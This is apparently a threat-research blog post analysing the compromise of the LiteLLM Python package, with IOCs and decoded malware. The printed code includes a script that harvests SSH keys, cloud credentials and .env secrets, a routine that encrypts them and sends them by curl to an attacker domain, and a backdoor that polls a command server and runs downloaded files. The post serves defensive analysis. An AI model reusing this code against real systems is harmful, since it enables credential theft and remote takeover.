

How TeamPCP Stole AI Credentials

 forcepoint.com/blog/x-labs/litellm-supply-chain-attack-teampcp

May 18, 2026



Supply chain attacks are on the rise again. This time they're using artificial intelligence modules to exfiltrate sensitive data. Since our post that featured an [AI kill chain simulation](#), we observed a new supply chain attack on a widely used open-source Python library known as LiteLLM. It is an open-source AI gateway that provides a single, unified interface to call 100+ LLM providers through OpenAI.

In this incident, the threat actor group known as TeamPCP compromised LiteLLM by inserting infostealer malware directly into the library. I'll analyze the attack to show how it occurred, and how the hackers exfiltrated data from cloud environments, AI services and developer pipelines.

The attack chain below shows how this attack was carried out.




Fig. 1: Attack chain

The Precursor to the LiteLLM Attack

Prior to the attack on LiteLLM, TeamPCP compromised Trivy, a popular vulnerability scanner. The hackers made impersonated commits and spoofed legitimate maintainer identities to gain access. After the compromise, GitHub was poisoned by pushing a malicious version to the [Trivy repository](#), which triggered an automated release pipeline, distributing backdoored binaries to GitHub Releases, Docker Hub and Amazon ECR.

LiteLLM Attack Initialization

LiteLLM's CI/CD pipeline used Trivy as part of its build process. Because TeamPCP had already poisoned Trivy, the compromised binary scraped the CI/CD runner's memory and exfiltrated the PYPI_PUBLISH token.

With the stolen PYPI_PUBLISH tokens, attackers pushed malicious versions of LiteLLM 1.82.7 and 1.82.8, bypassing LiteLLM's actual source code repository.

Malicious Versions of LiteLLM

Both malicious versions used two different injection techniques:

Version 1.82.7 carried out source injection, where the payload was Base64-encoded and directly injected into `proxy_server.py`. It executes when the LiteLLM proxy starts.



Fig. 2: Version 1.82.7

Version 1.82.8 carried out .pth file injection. This version added `litellm_init.pth` to `site-packages/`, executing at Python interpreter startup with no import required — making it stealthier with broader impact. A simple `pip install LiteLLM==1.82.8` activated the payload on every subsequent Python process.

```

import asyncio
import copy
import enum
import importlib
import inspect
import io
import os
import random
import secrets
import shutil
import subprocess
import sys
import threading
import time
import traceback
import warnings
from datetime import datetime, timedelta, timezone
from typing import (
    TYPE_CHECKING,
    Any,
    AsyncGenerator,
    Dict,
    List,
    Literal,
    Optional,
    Set,
    Tuple,
    Union,
    cast,
    get_args,
    get_origin,
    get_type_hints,
)

import anyio
import websockets
import websockets.exceptions
from pydantic import BaseModel, Json

from litellm._uuid import uuid
from litellm.constants import (
    AIOHTTP_CONNECTOR_LIMIT,
    AIOHTTP_CONNECTOR_LIMIT_PER_HOST,
    AIOHTTP_KEEPALIVE_TIMEOUT,
    AIOHTTP_NEEDS_CLEANUP_CLOSED,
    AIOHTTP_TTL_DNS_CACHE,
    AUDIO_SPEECH_CHUNK_SIZE,
    BASE_MCP_ROUTE,
    DEFAULT_MAX_RECURSE_DEPTH,
    DEFAULT_SHARED_HEALTH_CHECK_LOCK_TTL,
    DEFAULT_SHARED_HEALTH_CHECK_TTL,
    DEFAULT_SLACK_ALERTING_THRESHOLD,

```

Fig. 3: Version 1.82.8

When these LiteLLM packages execute, they trigger a credential-stealing payload.

Analyzing a Three-Staged Payload

While analyzing impacted versions and decoding Base64, we observed multiple payloads focused on data collection, exfiltration and persistence.

1. Data collection

```
def run(cmd):
    try:
        out=subprocess.check_output(cmd,shell=True,stderr=subprocess.DEVNULL,timeout=10)
        if out:
            sys.stdout.buffer.write(('n=== CMD: '+cmd+' ===\n').encode())
            sys.stdout.buffer.write(out)
            sys.stdout.buffer.write(b'\n')
        except Exception:pass

def walk(root,max_depth,match_fn):
    for root in roots:
        if not os.path.isdir(root):continue
        for dirpath,dirs,files in os.walk(root,followlinks=False):
            rel=os.path.relpath(dirpath,root)
            depth=0 if rel=='.' else rel.count(os.sep)+1
            if depth>max_depth:dirs=[];continue
            for fn in files:
                fp=os.path.join(dirpath,fn)
                if match_fn(fp,fn):emit(fp)

homes=[]
try:
    for e in os.scandir('/home'):
        if e.is_dir():homes.append(e.path)
except OSError:pass
homes.append('/root')
all_roots=homes+['/opt','/srv','/var/www','/app','/data','/var/lib','/tmp']

run('hostname; pwd; whoami; uname -a; ip addr 2>/dev/null || ifconfig 2>/dev/null; ip route 2>/dev/null')
run('printenv')

for h in homes+['/root']:
    for f in ['/ssh/id_rsa','/ssh/id_ed25519','/ssh/id_ecdsa','/ssh/id_dsa','/ssh/authorized_keys','/ssh/known_hosts','/ssh/config']:
        emit(h+f)
        walk([h+'/.ssh'],2,lambda fp,fn:True)

walk(['/etc/ssh'],1,lambda fp,fn:fn.startswith('ssh_host') and fn.endswith('_key'))

for h in homes+['/root']:
    for f in ['.git-credentials','/.gitconfig']:emit(h+f)

for h in homes+['/root']:
    emit(h+'/.aws/credentials')
    emit(h+'/.aws/config')

for d in ['.','..','...','../../']:
    for f in ['.env','.env.local','.env.production','.env.development','.env.staging','.env.test']:
        emit(d+''+f)
    emit('/app/.env')
    emit('/etc/environment')
    walk(all_roots,6,lambda fp,fn:fn in ['.env','.env.local','.env.production','.env.development','.env.staging'])

run('env | grep AWS')
run('curl -s https://169.254.170.25[AWS_CONTAINER_CREDENTIALS_RELATIVE_URI] 2>/dev/null || true')
run('curl -s https://169.254.169.254/latest/meta-data/iam/security-credentials/ 2>/dev/null || true')
```

Fig. 4: Information and data collection

As shown above, the script immediately scans for environment variables and configuration files associated with cloud providers and AI services, which includes:

- **AI provider keys:** OpenAI, Anthropic and Azure secrets stored in ENV variables
- **Cloud metadata:** AWS/GCP/Azure credentials used by the SDKs
- **Local files:** Extraction of `~/.kube/config` and `~/.aws/credentials` from the `/home` directory

2. Encryption and exfiltration

After data is collected, it is encrypted and exfiltrated. Figure 5 details the procedure:

- A 32-byte AES session key is generated

- Data is encrypted using AES-256-CBC (PBKDF2)
- Everything is saved in `tcp.tar[.]gz`
- Data is exfiltrated to `hxxps[:]//models[.]littellm[.]cloud/` via `curl`

```

try:
    payload = base64.b64decode(PAYLOAD_SCRIPT)

    with open(collected, "wb") as f:
        subprocess.run(
            [sys.executable, "."],
            input=payload,
            stdout=f,
            stderr=subprocess.DEVNULL,
            check=True
        )
except Exception:
    return

if not os.path.exists(collected) or os.path.getsize(collected) == 0:
    return

with open(pk, "w") as f:
    f.write(PUB_KEY_CONTENT)

try:
    subprocess.run(["openssl", "rand", "-out", sk, "32"], check=True)
    subprocess.run(["openssl", "enc", "-aes-256-cbc", "-in", collected, "-out", ef, "-pass", f"file:{sk}", "-pbkdf2", check=True, stderr=subprocess.DEVNULL])
    subprocess.run(["openssl", "pkcs8", "-encrypt", "-pubin", "-inkey", pk, "-in", sk, "-out", ek, "-pkeyopt", "rsa_padding_mode:oaep", check=True, stderr=subprocess.DEVNULL])
    subprocess.run(["tar", "-czf", bn, "-C", d, "payload.enc", "session.key.enc"], check=True)

    subprocess.run([
        "curl", "-s", "-o", "/dev/null", "-u", f"{http_code}", "-X", "POST",
        "https://models.littellm.cloud/",
        "-H", "Content-Type: application/octet-stream",
        "-H", "X-Filename: tcp.tar.gz",
        "--data-binary", f"@{bn}"
    ], check=True, stderr=subprocess.DEVNULL)
except Exception:
    pass

if __name__ == "__main__":
    run()
    """], stdout=subprocess.DEVNULL, stderr=subprocess.DEVNULL)

```

Fig. 5: Encryption and exfiltration

3. Persistence

Persistence is achieved by installing a `Sysmon.py` using the `PERSIST_B64` payload, which implements a polling-based remote code execution backdoor. The script runs with a sleep timer of 300 seconds on first start, then checks `hxxps[:]//checkmarx[.]zone/raw` every 50 minutes (3,000 seconds). It expects a URL starting with "http" in the response, downloads the file to `/tmp/pglog`, makes it executable and runs it as a background process.

```

PERSIST_B64='import urllib.request
import os
import subprocess
import time

C_URL = "https://checkmarx.zone/raw"
TARGET = "/tmp/pglog"
STATE = "/tmp/.pg_state"

def g():
    try:
        req = urllib.request.Request(C_URL, headers={'User-Agent': 'Mozilla/5.0'})
        with urllib.request.urlopen(req, timeout=10) as r:
            link = r.read().decode('utf-8').strip()
            return link if link.startswith("http") else None
    except:
        return None

def e(l):
    try:
        urllib.request.urlretrieve(l, TARGET)
        os.chmod(TARGET, 0o755)
        subprocess.Popen([TARGET], stdout=subprocess.DEVNULL, stderr=subprocess.DEVNULL, start_new_session=True)
        with open(STATE, "w") as f:
            f.write(l)
    except:
        pass

if __name__ == "__main__":
    time.sleep(300)
    while True:
        l = g()
        prev = ""
        if os.path.exists(STATE):
            try:

```

Fig. 6: Persistence

AI Infrastructure Becomes a New Supply Chain Target

The LiteLLM compromise is a case study in how AI infrastructure is becoming the next frontier for supply chain attacks. The threat actor group TeamPCP poisoned LiteLLM's CI/CD pipeline to push two malicious versions of the package, each using a distinct delivery mechanism.

Version 1.82.7 injected a payload directly into `proxy_server.py`, triggering execution when the LiteLLM proxy starts. Version 1.82.8 took a stealthier approach, dropping a `.pth` file into site-packages that caused the malware to execute on every Python process initialized on the host, regardless of whether LiteLLM was ever explicitly imported.

What makes this campaign uniquely dangerous for AI and ML teams is the nature of the target. LiteLLM functions as a unified gateway to major AI providers, meaning a single compromise gave attackers simultaneous access to OpenAI, Anthropic and Azure credentials. Losing one library effectively means losing access control across multiple connected AI providers at once.

Protection Statement

- **Stage 4 (Exploit Kit):** The credential harvesting URL domain is categorized.

- **Stage 5 (Dropper File):** Hashes of the malicious PyPI versions have been added to our blocklist.

IOCs

Indicator	Type
Hxxps[:]//models.litellm[.]cloud/	Exfiltration URL
Hxxps[:]//checkmarx[.]zone/raw	C2
2d94efc6d49e05b314a9da55804f6a0d57154b18	litellm_init[.]pth (version 1.82.8)
9e7587b990ae57319a6afedeba3b8873f6238206	proxy_server[.]py (version 1.82.7)



Prashant Kumar

Prashant serves as a Security Researcher for the X-Labs Threat Research Content. He spends his time researching web and email-based cyberattacks with a particular focus on URL research, email security and analyzing malware campaigns.


[Read more articles by Prashant Kumar](#)

In the Article




Gartner®: Security Leaders' Guide to Data Security in the Age of GenAI [View the Report](#)


AI Data Security Resources



[Future Insights 2026](#)



[Securing Microsoft Copilot with Forcepoint](#)




[Forcepoint DSPM AI Mesh](#)


X-Labs

Get insight, analysis & news straight to your inbox

Country Picklist*

By submitting this form, you agree to our [terms](#) and to receiving communications from Forcepoint, you acknowledge our [privacy policy](#) and you consent to the processing of your data. You can [unsubscribe](#) at any time.





To the Point

Cybersecurity

A Podcast covering latest trends and topics in the world of cybersecurity

[Listen Now](#)